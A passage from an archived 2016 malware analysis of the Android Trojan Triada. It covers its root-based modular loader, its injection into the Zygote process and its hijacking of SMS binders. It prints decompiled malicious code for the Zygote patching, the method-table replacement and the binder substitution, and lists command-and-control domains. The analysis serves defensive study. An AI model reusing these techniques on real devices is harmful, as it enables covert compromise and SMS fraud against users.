Attack on Zygote: a new twist in the evolution of mobile threats

By Nikita Buchka

Published: 2016-03-03 · Archived: 2026-04-05 20:57:19 UTC


The main danger posed by apps that gain root access to a mobile device without the user's knowledge is that they can provide access to far more advanced and dangerous malware with highly innovative architecture. We feared that Trojans obtaining unauthorized superuser privileges to install legitimate apps and display advertising would eventually start installing malware. And our worst fears have been realized: rooting malware has begun spreading the most sophisticated mobile Trojans we have ever seen.

Rooting malware

In our previous article we wrote about the increasing popularity of malware for Android that gains root access to a device and uses it to install apps and display aggressive advertising. Once this type of malicious program penetrates a device, it often becomes virtually impossible to use it due to the sheer number of annoying ads and installed apps.

Since the first article (August 2015), things have changed for the worse – the number of malware families of this type has increased from four to 11 and they are spreading more actively and becoming much better at “rooting”. According to our estimates, Trojans with superuser privileges attacked about 10% of Android-based mobile devices in the second half of 2015. There were also cases of these programs being pre-installed on new mobile devices coming from China.

However, it’s worth noting that Android-based devices running versions higher than 4.4.4 have much fewer vulnerabilities that can be exploited to gain root access. So basically, the malware targets earlier versions of the OS that are still installed on the majority of devices. The chart below shows the distribution of our product users by Android version. As can be seen from the chart, about 60% use a device on which these Trojans can gain root access.



Versions of Android OS used by users of our products

The owners of the Trojans described above, such as **Leech**, **Ztorg**, **Gorpo** (as well as the new malware family **Trojan.AndroidOS.Iop**) are working together. Devices infected by these malicious programs usually form a kind of “advertising botnet” via which advertising Trojans distribute each other as well as the advertised apps. Within a few minutes of installing one of these Trojans, all other active malware on the “network” is enabled on the victim’s device. Cybercriminals are cashing in on advertising and installing legitimate applications.

In 2015, this “advertising botnet” was used to distribute malware posing a direct threat to the user. This is how one of the most sophisticated mobile Trojans we have ever analyzed was spread.

Unique Trojan

The “advertising botnet” mentioned above was used to distribute a unique Trojan with the following features:

- Modular functionality with active use of superuser privileges
- Main part of malicious functionality exists in device RAM only.
- Trojan modifies Zygote system process in the memory to achieve persistence.
- Industrial approaches used in its development, suggesting its authors are highly qualified.

The Trojan is installed in the folder containing the system applications, under names that system applications are likely to have (e.g. **AndroidGuardianship.apk**, **GoogleServerInfo.apk**, **USBUsageInfo.apk** etc.).

Before starting work, the malicious program collects the following information:

- Name of the device
- Version of the operating system
- Size of the SD card
- Information about device memory (from the file **/proc/mem**)
- IMEI
- IMSI
- List of applications installed

The collected information is sent to the cybercriminals’ server whose address the Trojan receives from a list written in the code:

- bridgeph2.zgxuanhao.com:8088
- bridgeph2.zgxuanhao.com:8088
- bridgeph3.zgxuanhao.com:8088
- bridgeph3.zgxuanhao.com:8088
- bridgeph4.zgxuanhao.com:8088
- bridgeph2.viewvogue.com:8088
- bridgeph3.viewvogue.com:8088
- bridgeph3.viewvogue.com:8088
- bridgeph4.viewvogue.com:8088

Or, if the above servers are unavailable, from a list of reserve command servers also written in the code:

- bridgecr1.tailebaby.com:8088
- bridgecr2.tailebaby.com:8088
- bridgecr3.tailebaby.com:8088
- bridgecr4.tailebaby.com:8088
- bridgecr1.hanltlaw.com:8088
- bridgecr2.hanltlaw.com:8088
- bridgecr3.hanltlaw.com:8088
- bridgecr4.hanltlaw.com:8088

In reply, an encrypted configuration file arrives and is stored as **/system/app/com.sms.server.socialgraphop.db**. The configuration is regularly updated and contains the following fields:

- ***mSericode*** – malware identifier
- ***mDevicekey*** – the device identifier generated on the server (stored in **/system/app/OPBKEY_<** **mDevicekey** **>**);
- ***mServerdevicekey*** – the current server identifier
- ***mCD*** – information used by cybercriminals to adjust the behavior of the modules;
- ***mHeartbea***t – execution interval for the "heartbeatRequest" interface
- ***mInterval*** – interval at which requests are sent to the command server
- ***mStartInterval*** – time after which the uploaded DEX files (modules) are run
- ***mServerDomains*** – list of main domains
- ***mCrashDomains*** – list of reserve domains
- ***mModuleUpdate*** – links required to download the DEX files (modules).

If the **mModuleUpdate** field is not filled, the DEX files are downloaded and saved. Then these files are downloaded in the context of the malicious program using **DexClassLoader.loadClass()**. After that, the modules are removed from the disk, i.e. they only remain in device memory, which seriously hampers their detection and removal by antivirus programs.

The downloaded modules should have the following interface methods for proper execution:

- ***init(Context context)*** – used to initialize the modules
- ***exit(Context context)*** – used to complete the work of the modules
- ***boardcastOnReceive(Context context, Intent intent)*** – used to redirect broadcast messages to the module;
- ***heartbeatRequest(Context context)*** – used to initiate the module request to the command server. It is needed in order to obtain the data module required by the server;
- ***heartbeatResponce(Context context, HashMap serverResponse)*** – used to deliver the command server response to the module.

Depending on the version, the following set of interfaces may be used:

- ***init(Context context)*** – used to initialize the modules
- ***exec()*** – used to execute the payload
- ***exit(Context context)*** – used to complete the work of the modules

This sort of mechanism allows the app downloader to execute modules implementing different functionality, as well as coordinating and synchronizing them.

The apps and the loaded modules use the "android bin", "conbb", "configopb", "feedback" and "systemcore" files stored in the folder **/system/bin** to perform various actions on the system using superuser privileges. It goes without saying that a clean system does contain these files.

Considering the aforementioned modular architecture and privileged access to the device, the malware can create literally anything. The capabilities of the uploaded modules are limited only by the imagination and skills of the virus writers. These malicious programs (the app loader and the modules that it downloads) belong to different types of Trojans, but all of them were all included in our antivirus databases under the name Triada.


At the time of analysis the app downloader (detected by us as **Backdoor.AndroidOS.Triada**) downloaded and activated the following modules:

- OPBUpdate_3000/Calendar_1000 – two modules with duplicate functionality capable of downloading, installing and running an application (detected as **Trojan-Downloader.AndroidOS.Triada.a**).
- Registered_1000 – module capable of sending an SMS upon the request of the command server. Detected as **Trojan-SMS.AndroidOS.Triada.a**.
- Idleinfo_1000 – module that targets applications that use SMS to make in-app purchases (intercepts outgoing text messages). Detected as **Trojan-Banker.AndroidOS.Triada.a**.

Use of the Zygote process

A distinctive feature of the malicious application is the use of the Zygote process to implement its code in the context of all the applications on the device. The Zygote process is the parent process for all Android applications. It contains system libraries and frameworks used by almost all applications. This process is a template for each new application, which means that once the Trojan enters the process, it becomes part of the template and will end up in each application run on the device. This is the first time we have come across this technique in the wild; Zygote was only previously used in proof-of-concepts.

The chart below shows the architecture of the malicious program.



Let us take a closer look at how the Zygote process is infected.

Preparatory stage and testing

All the magic starts in the **crackZygoteProcess()** function from the **Trojan-Banker** module. Its code is displayed in the screenshot below.

```
public static boolean crackZygoteProcess() {
    boolean bool = false;
    if(OPFile.fileExists("/system/lib/libconfigpppm.so")) {
        int failResult = ConfigPPPM.configPPP(String.valueOf(Idleinfo_1000.getDynamicPath()) + "pppiii.d");
        CALTool.log(failResult);
        if(failResult < 0) {
            IDCSMData.setPPPFailResult("configppp=" + failResult);
            IDCSMData.addHookFailNumber();
        }
        else if(System.getProperty("pp.pp.pp") != null) {
            PSInfoNode psInfoNode = IDThreadCrackZygote.parseProcessInfo("zygote");
            if(psInfoNode != null) {
                new Thread() {
                    public void run() {
                        com.opb.module.idleinfo_1000.IDThreadCrackZygote$1.sleep(2000);
                        PSInfoNode psInfoNode = IDThreadCrackZygote.parseProcessInfo("com.android.phone");
                        if(psInfoNode != null) {
                            IDCSMData.makeRootCmd("kill " + psInfoNode.mPID);
                        }
                    }
                }.start();
                IDCSMData.setPPPFailResult("configppi=" + IDCSMData.makeRootCmd("configpppi " + psInfoNode.mPID));
                IDThreadCrackZygote.processKillSafeApk();
                bool = true;
            }
        }
    }

    return bool;
}
```

First, the Trojan loads the shared library **libconfigpppm.so** and invokes the **configPPP()** function exported by this library (the first highlighted string on the screenshot). Second, if **configPPP()** succeeds in calling **System.getProperty()** from Android API with the unusual argument **'pp.pp.pp'** (it will be explained later why this action is performed) and the returned value is not **null**, the Trojan runs the ELF-executable **configpppi** with the PID of the **zygote** process as an argument.

Let's go through the process in order. The first thing the Trojan does inside the **configPPP()** function from **libconfigpppm.so** is to obtain the load address (in the address space of its process) of the file that implements the **ActivityThread.main()** function from Android API. Next, using the load address and /proc/self/maps, the Trojan discovers the name and path to the file on the disk. In most cases, it will be **/system/framework/framework.odex**.

The Trojan reads this file from disk and compares it with the file that is already loaded in the address space. The comparison is performed as follows:

1. 1 The file is divided into 16 blocks;
2. 2 The first 8 bytes of each block are read;
3. 3 These 8-byte sequences are compared with the corresponding sequences from the file that loaded in memory;

If the comparison fails, **configPPP** aborts its execution and returns a 103 error code. If the comparison succeeds, the Trojan starts patching **framework.odex** in memory.

Then, the malware obtains the **Class** structure of **ActivityThread** (which is defined in **framework.odex**) by using **dexFindClass** and **dexGetClassData** functions. The authors of the malware copied these functions from Dalvik Virtual Machine. The structure contains various information about a dex class and is defined in **AOSP**. Using the

structure, Triada iterates through a list of methods implemented in this class looking for a method named “main”. After the method has been found, the Trojan obtains its bytecode with the help of the **dexGetCode** function (also copied from open sources). When the bytecode is obtained, it is compared with the corresponding bytecode from the file on the disk, thereby checking if the framework has already been patched. If the method has already been patched, the malware aborts its execution and returns a 103 error code.

After that, the Trojan starts looking for the first string in the DEX strings table that are between 32 and 64 symbols long. After a string has been found, the Trojan replaces it with “**/system/lib/libconfigpppl.so**” and saves its ID.

Next, Triada accesses the DEX methods table and tries to obtain a method with one of the following names – “**loop**“, “**attach**” or “**setArgV0**“. It takes the first one that occurs in the table, or, if there are no methods with these names, the penultimate method from the DEX methods table, and replaces it with a standard **System.load()** method (one that loads shared libraries to process address space) and saves its ID. The pseudocode that performs this manipulation is shown below.

```
method_to_replace_id = -1;
for ( k = 0; ; ++k )
{
  cnt_methods = framework_dexFile_struct->pHeader->methodIdsSize;
  if ( k >= cnt_methods )
    break;
  v45 = (Method **)((char *)framework_dexFile_struct->pFieldIds + 4 * k);
  v70 = (int)v45;
  cur_method_tmp = *v45;
  cur_method = cur_method_tmp;
  if ( cur_method_tmp )
  {
    method_name = cur_method_tmp->name;
    if ( !strcmp(cur_method_tmp->name, "loop")
      || !strcmp(method_name, "attach")
      || !strcmp(method_name, "setArgV0")
      || cnt_methods - 1 == k )
    {
      method_to_replace = (int)cur_method;
      var_BC = v70;
      method_to_replace_id = k;
      break;
    }
  }
}
if ( method_to_replace_id < 0 )
{
  err_code = -510;
  goto EXIT;
}
```

After these actions, the preparatory stage is complete, and the Trojan performs the actual patching. It modifies the memory of the process, adding the following instructions to the bytecode of the “**main**” method of the **ActivityThread** class:

1A 00 [strID, 2 bytes] *//const-string v0, “/system/lib/libconfigpppl.so”*
71 10 [methID, 2 bytes] 00 00 *//invoke-static {v0}, Ljava/lang/System;->load(Ljava/lang/String;)V*

0E 00 *//return-void*

where **strID** is thesaved ID of the replaced string, and **methID** is the saved ID of the replaced method.

After these modifications, when **ActivityThread.main()** is called, it will automatically load the shared library "**/system/lib/libconfigpppl.so**" to the context of the caller process. But because framework.odex is only patched in the context of the Trojan process, the library will only be uploaded in the Trojan process. This seemingly meaningless action is performed in order to test the ability of the malicious program to modify the Zygote process. If the steps described above do not cause errors in the context of the application, they will not cause errors in the context of the system process. Such a complex operation as changing the Zygote address space has been approached very carefully by the attackers, since the slightest error in this process can result in immediate system failure. That is why the "test run" is performed to check the efficiency of the methods on the user's device.

At the end **configPPP()** writes the following data to "**/data/configppp/cpppimpt.db**":

- ID of replaced string (4 bytes);
- Content of replaced string (64 bytes);
- ID of replaced method (4 bytes);
- Pointer to the **Method** structure for replaced method (4 bytes);
- Content of the **Method** structure for **ActivityThread.main()** (52 bytes);
- Load address of **framework.odex** (4 bytes);
- List of structures that contain (previously used for comparison, 192 bytes):
    1. 1 Pointer to the next block of **framework.odex**;
    2. 2 First 8 bytes of the block:
- Size of **framework.odex** in memory (before patching) (4 bytes);
- Pointer to the **DexFile** structure for **framework.odex** (4 bytes);
- Content of the **DexFile** structure for **framework.odex** (44 bytes);
- Pointer to the **Method** structure for **System.load()** (4 bytes);
- Size of **ActivityThread.main()** bytecode before patching (4 bytes);
- Bytecode of **ActivityThread.main()** before patching (variable);

Finally, the Trojan calls the patched **ActivityThread.main()**, thus loading **/system/lib/libconfigpppl.so** in its address space. We will describe the purpose of this library after explaining the functionality of the **configpppi** ELF-executable that performs the actual modification of Zygote's address space.

Modification of the Zygote

In fact, **configpppi** also patches **ActivityThread.main()** from **framework.odex**, but unlike **libconfigpppm.so**, it receives the PID of a process running on the system as an argument and performs patching in the context of this process. In this case, the Trojan patches the **Zygote** process. It uses information obtained at the previous stage (in libconfigpppm.so) and stored in **/data/configppp/cpppimpt.db** to modify the **Zygote** process via **ptrace** system-calls.

The **Zygote** process is a daemon whose purpose is to launch Android applications. It receives requests to launch an application through **/dev/socket/zygote**. Every launch request triggers a **fork()** call. When **fork()** occurs the

system creates a clone of the process – a child process that is a full copy of a parent. **Zygote** contains all the necessary system libraries and frameworks, so every new Android application will receive everything it needs to execute. This means every application is a child of the **Zygote** process and after patching, every new application will receive **framework.odex** modified by the Trojan (with **libconfigpppl.so** injected). In other words, **libconfigpppl.so** ends up in all new apps and can modify how they work. This opens up a wide range of opportunities for the cybercriminals.

Substitution of standard Android Framework features

When the shared library **/system/lib/libconfigpppl.so** is loaded inside the Zygote by **System.load()**, the system invokes its JNI_OnLoad() function. First, the Trojan restores the string and method replaced earlier by **/system/lib/libconfigppppm.so** or **configpppi**, using the information from **/data/configppp/cpppimpt.db**. Second, Triada loads the DEX file **configpppl.jar**. This is done with the help of a standard Android API via dalvik.system.DexClassLoader.

```
v1 = a1->functions;
v2 = a1;
v10 = _stack_chk_guard;
v3 = v1->FindClass(&a1->functions, "android/os/Process");
v4 = v3;
v5 = v1->GetStaticMethodID(&v2->functions, v3, "myUid", "()I");
myUid = v1->CallStaticIntMethod(&v2->functions, v4, v5);
sprintf(&s, "mkdir /data/configppp/u_%d", myUid);
system(&s);
sprintf(&s, "cat /data/configppp/configpppl.jar > /data/configppp/u_%d/configpppl.jar", myUid);
system(&s);
sprintf(&s, "/data/configppp/u_%d/configpppl.jar", myUid);
sprintf(&v9, "/data/configppp/u_%d/", myUid);
result = invoke_dex_method(v2, (int)&s, (int)&v9, (int)"com.android.PPPMain", (int)"pppMain");
if ( v10 != _stack_chk_guard )
  _stack_chk_fail(result);
return result;
```

To ensure that DEX is successfully loaded, the Trojan calls its method **pppMain** from the **PPPMain** class. This method only outputs to logcat string “PPP main started”.

```
public static void pppMain() {
    Log.v("feng", "PPP main started");
}
```

The next stage is to prepare hooks for some methods from Android Framework (**framework.odex**). The malware checks if everything necessary for hook methods exist in **configpppl.jar** (it uses the internal **checkPackageMethodExits()** method for this). The Trojan then prepares hooks for the following methods:

1. 1 java.lang.System.getProperty()
2. 2 android.app.Instrumentation.newApplication()
3. 3 com.android.internal.telephony.SMSDispatcher.dispatchPdus()
4. 4 android.app.ActivityManager.getRunningServices()
5. 5 android.app.ActivityManager.getRunningAppProcesses()
6. 6 android.app.ApplicationPackageManager.getInstalledPackages()
7. 7 android.app.ApplicationPackageManager.getInstalledApplications()

The hooks are placed using the standard **RegisterNatives()** function. This function is designed to perform binding Java methods with their native implementation (i.e. written with C/C++). Thus, the Trojan substitutes standard methods from Android Framework with methods implemented in **libconfigpppl.so**.

Verifying the success of a Zygote modification

The function which substitutes the original **getProperty()** first checks its argument. If the argument is the "pp.pp.pp" string (which was mentioned earlier), then the function immediately returns "true". Otherwise, it calls the original getProperty() with its passed argument. Calling the hooked **getProperty()** with "pp.pp.pp" as an argument is used to check whether or not hooking of Android Framework functions was successful. If the hooked **getProperty()** returned "true", then the Trojan will start **configpppi** ELF with the PID of the **Zygote** process as an argument.

After that, the the Trojan "kills" processes of the applications: "com.android.phone", "com.android.settings", "com.android.mms". These are the standard "Phone", "Settings" and "Messaging" – applications that are the Trojan's primary targets. The system starts these apps automatically the next time the device is unblocked. After they start they will contain **framework.odex** with all the hooks placed by **libconfigpppl.so**.

Modification of outgoing text messages

The function which substitutes newApplication(), first calls the original function, and then invokes two functions from **configpppl.jar**: onModuleCreate() and onModuleInit().

The function onModuleCreate() checks in the context of the application it is running and then sets the global variable mMainAppType according to the results of checking:

- If function is running within **com.android.phone**, then **mMainAppType** set to 1;
- If function is running within **com.android.settings** or **com.android.mms**, then **mMainAppType** set to 2;
- If function is running within one of these apps: **com.android.system.google.server.info, com.android.system.guardianship.info.server, com.android.sys.op, com.android.system.op., com.android.system.kylin., com.android.kylines, com.android.email, com.android.contacts, android.process.media, com.android.launcher, com.android.browser**, then **mMainAppType** set to -1;
- If function is running within any other application, then mMainAppType set to 0;

Depending on the value of mMainAppType, the function onModuleInit() calls one of the initialization routines:

```
public static void onModuleInit(Object mObject) {
    if(PPPCore.mMainAppType == 1) {
        PIPhoneApp.onModuleInit(mObject);
    }
    else if(PPPCore.mMainAppType == 2) {
        PISetApp.onModuleInit(mObject);
    }
    else if(PPPCore.mMainAppType == 0) {
        PINormalApp.onModuleInit(mObject);
    }
}
```

Thus, the Trojan tracks its host application and changes its behavior accordingly. For example, if mMainAppType is set to -1 (i.e. the host application is **com.android.email, com.android.contacts** etc.), the Trojan does nothing.

If the host application is **com.android.phone**, Triada registers broadcast receivers for the intents with actions **com.ops.sms.core.broadcast.request.status** and **com.ops.sms.core.broadcast.back.open.gprs.network**. It first sets the global variable mLastSmsShieldStatusTime to the current date and time, then turns on mobile network data (GPRS Internet).

If the host application is **com.android.settings** or **com.android.mms**, Triada registers broadcast receivers for the intents with the following actions:

- **com.ops.sms.core.broadcast.request.status**;
- **com.ops.sms.core.broadcast.back.open.gprs.network;**
- **com.ops.sms.core.broadcast.back.send.sms.address**.

The first two are the same as in the previous case, and the third sends an SMS, which is passed off as extra intent data.

If the host application is any other app (apart from apps that trigger mMainAppType = -1), then Triada first checks whether or not the application uses the shared library **libsmsiap.so**:

```
@SuppressLint(value={"NewApi"}) private static boolean checkIsMMPackage(Object mObject) {
    return new File(String.valueOf(PPPCore.getMainAppContext().getApplicationInfo().nativeLibraryDir) + File.separator + "libsmsiap.so").exists();
}

public static void onModuleInit(Object mObject) {
    if(PINormalApp.checkIsMMPackage(mObject)) {
        PISmsCore.invokeMMMain();
    }
    else {
        PISmsCore.invokeOtherMain();
    }
}
```

Depending on the result, it calls one of the following functions: PISmsCore.invokeMMMain() or PISmsCore.invokeOtherMain().

Both functions invoke the PISmsCore.initInstance() method which performs the following actions:

1. 1 Initialization of the Trojan's global variables with various information about the infected device (IMEI, IMSI etc.);
2. 2 Substitution of the system binders "isms" and "isms2", which are used by the parent application along with its own ones;


```
private static void replaceService(Context mContext) {
    PITool.replaceService("isms", new PIIsmsBinder(PITool.getServiceBinder("isms")));
    IBinder iBinder0 = PITool.getServiceBinder("isms2");
    if(iBinder0 != null) {
        PITool.replaceService("isms2", new PIIsmsBinder(iBinder0));
    }
}
```

```
public static void replaceService(String name, IBinder newBinder) {
    Field localCacheField = Class.forName("android.os.ServiceManager").getDeclaredField("sCache");
    localCacheField.setAccessible(true);
    localCacheField.get("null").put(name, newBinder);
}
```

3. 3 Creation of multiple directories /sdcard/Android/com/register/, used for write log and configuration files;
4. 4 Registration of broadcast receivers for intents with the actions **com.ops.sms.core.broadcast.responce.shield.status** and **com.ops.sms.core.broadcast.responce.sms.send.status**, which simply set the corresponding variables to record the time of an event;
5. 5 If a function is invoked from PISmsCore.invokeMMMain(), then a new thread is created. This thread enters an endless loop and turns on mobile network data, and won't let the user turn it off.

The most interesting action among the above is the substitution of the system binders "isms" and "isms2".

Binder is an Android-specific inter-process communication mechanism, and remote method invocation system. All communication between client and server applications within Binder pass through a special Linux device driver – /dev/binder. The scheme of inter-process communication via the Binder mechanism is presented below.



For example, when an application wants to send an SMS it calls the sendTextMessage (or sendMultipartTextMessage) function, which in fact leads to the transact() method of an "isms" (or "isms2") binder object being called.

The transact() method is redefined in the malicious "isms" binder realization, replacing the original. So, when the parent application of the Trojan sends an SMS it leads to the call of the malicious transact() method.

In this method, the Trojan obtains SMS data (destination number, message text, service center number) from raw PDU. Then, if a network connection is available, it sends this data to a random C&C server from the following list:

- bridgeph2.zgxuanhao.com:8088
- bridgeph3.zgxuanhao.com:8088
- bridgeph3.zgxuanhao.com:8088
- bridgeph4.zgxuanhao.com:8088
- bridgeph2.viewvogue.com:8088
- bridgeph3.viewvogue.com:8088
- bridgeph3.viewvogue.com:8088
- bridgeph4.viewvogue.com:8088

The C&C server should respond with some data that, among other things, contains a new SMS destination address (number) and new SMS text.

